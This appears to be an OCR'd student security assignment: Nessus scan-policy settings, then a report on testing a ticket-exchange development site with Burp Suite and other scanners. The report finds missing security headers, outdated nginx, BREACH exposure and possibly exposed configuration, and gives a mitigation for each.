

FOLDERS
My Scans
All Scans
Trash 2
RESOURCES
Policies
Plugin Rules
Terrascan
Back to Scan Report
Settings
Credentials
Plugins
BASIC
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
General Settings
Enable safe checks
When enabled, disables all plugins that may have an adverse effect on the remote host.
Stop scanning hosts that become unresponsive during the scan
When enabled, Nessus stops scanning if it detects that the host has become unresponsive. This may occur if users turn off their PCs during a scan, a host has stopped responding after a denial of service plugin, or a security mechanism (for example, an IDS) has started to block traffic to a server. Normally, continuing scans on these machines sends unnecessary traffic across the network and delay the scan.
Scan IP addresses in a random order
By default, Nessus scans a list of IP addresses in sequential order. When this option is enabled, Nessus scans the list of hosts in a random order within an IP address range. This approach is typically useful in helping to distribute the network traffic during large scans.
Automatically accept detected SSH disclaimer prompts
When enabled, if a credentialed scan tries to connect via SSH to a FortiOS host that presents a disclaimer prompt, the scanner provides the necessary text input to accept the disclaimer prompt and continue the scan. When disabled, credentialed scans on hosts that present a disclaimer prompt fail because the scanner cannot connect to the device and accept the disclaimer. The error appears in the plugin output.
Scan targets with multiple domain names in parallel
When disabled, to avoid overwhelming a host, Nessus prevents against simultaneously scanning multiple targets that resolve to a single IP address. Instead, Nessus scanners serialize attempts to scan the IP address, whether it appears more than once in the same scan task or in multiple scan tasks on that scanner. Scans may take longer to complete. When enabled, a Nessus scanner can simultaneously scan multiple targets that resolve to a single
Tenable News
CVE-2024-20353, CVE-2024-20359: Frequently Asked Q...
Read More


d. Start Scan with your new policy.
e. Save your Output

The html file is attached within the zip document.

f. Edit Plugin List on your policy, add plugin families: Debian local, Default Unix, Denial of Service, Ports canners, Web Services

1. **Go to the "Policies" tab and select the previously created policy.**
2. **Click on "Edit" and go to the "Plugin Selection" section.**
3. **Add the specified plugin families (Debian local, Default Unix, Denial of Service, Ports scanners, Web Services) to the policy.**
4. **Click on "Save" to update the policy.**





g. Start a Scan with your updated policy.

Save your output

Question no.3

Research experiment:

5. Display your experiments ,techniques ,methods and approaches related to your topic on a working state (complete) in a **document using screenshots**

Introduction:

The ticket exchange platform, designed to facilitate the exchange of tickets for various shows, URL: https://dev.ticket-barter.com/. Through manual testing using Burp Suite, five vulnerabilities were discovered, posing significant security risks to users of the platform. Then apply mitigation on the vulnerabilities to reduce the risk.

Methodology/Tools:

We used **Burp Suite**, a widely-used web application security testing tool, for manual testing of the ticket exchange platform. The following steps were taken to identify vulnerabilities
Along with Burp Suite we also used **Nikto** tool for automated scan.
Nmap scan for overview of the network and the IP.
Feroxbuster for directory numeration

Vulnerability Identification:

- **Missing Strict-Transport-Security Header:**

Steps:

1. Open Burp Suite and navigate to the Proxy tab.
2. Start the intercept mode in Burp Suite's Proxy tool.
3. Browse the website (https://dev.ticket-barter.com/) to generate traffic.
4. Review intercepted requests and responses in the Proxy history.
5. Apply a filter to show only responses.
6. Look for responses without the `Strict-Transport-Security` header.
7. Review the filtered responses to identify instances where the header is missing.

- **Outdated Server Software (nginx version 1.18.0):**

Steps:

Repeat steps 1-4 from the previous process to intercept traffic.

1. Review intercepted responses in the Proxy history.
2. Look for server headers containing version information.
3. Identify server headers indicating the version of nginx.
4. Determine if the version is outdated.

- **Missing X-Content-Type-Options Header:**

Steps:

Repeat steps 1-6 from the first process to intercept and filter responses.

1. Look for responses without the `X-Content-Type-Options` header.
2. Review the filtered responses to identify instances where the header is missing.

- **BREACH Attack Vulnerability:**

Steps:
Repeat steps 1-6 from the first process to intercept and filter responses.

1. Look for responses with the `Content-Encoding: deflate` header.
2. Analyze compressed responses for variations in size.
3. Look for patterns that may indicate potential plaintext recovery vulnerabilities.

- **Potentially Exposed Configuration Information:**

Steps:
1. Use Burp Suite's spider tool to crawl the website and discover directories and files.
2. Review the discovered directories and files in the Target tab.
3. Look for directories or files that may contain sensitive configuration information (e.g., `/config/`).
4. Manually inspect the content of the discovered directories and files for potential exposure of sensitive information.

Mitigation Strategies:

- **Missing Strict-Transport-Security Header:**

Mitigation:
Implement Strict-Transport-Security (HSTS) by configuring the server to include the `Strict-Transport-Security` HTTP response header.
Implementation:
Configure web server settings or application code to include the HSTS header with appropriate directives.

- **Outdated Server Software (nginx version 1.18.0):**

Mitigation:
Regularly update server software and apply security patches to address known vulnerabilities.
Implementation:
Upgrade nginx to the latest stable version or a version that includes security patches for known vulnerabilities.

- **Missing X-Content-Type-Options Header:**

Mitigation:
Configure the web server or application code to include the `X-Content-Type-Options` header with the value `nosniff`.
Implementation:

Configure web server settings or application code to include the header with the appropriate directive.

- **BREACH Attack Vulnerability:**

Mitigation:

Disable HTTP compression or implement mitigation techniques such as masking or adding random noise to responses.

Implementation:

Configure web server settings to disable HTTP compression or implement mitigation techniques in the application code.

- **Potentially Exposed Configuration Information:**

Mitigation:

Review and adjust file permissions and access controls to restrict access to sensitive directories and files.

Implementation:

Configure file permissions and access controls to restrict access to sensitive directories and files.

All the commands, their output(in text files), screenshots are in the zip file.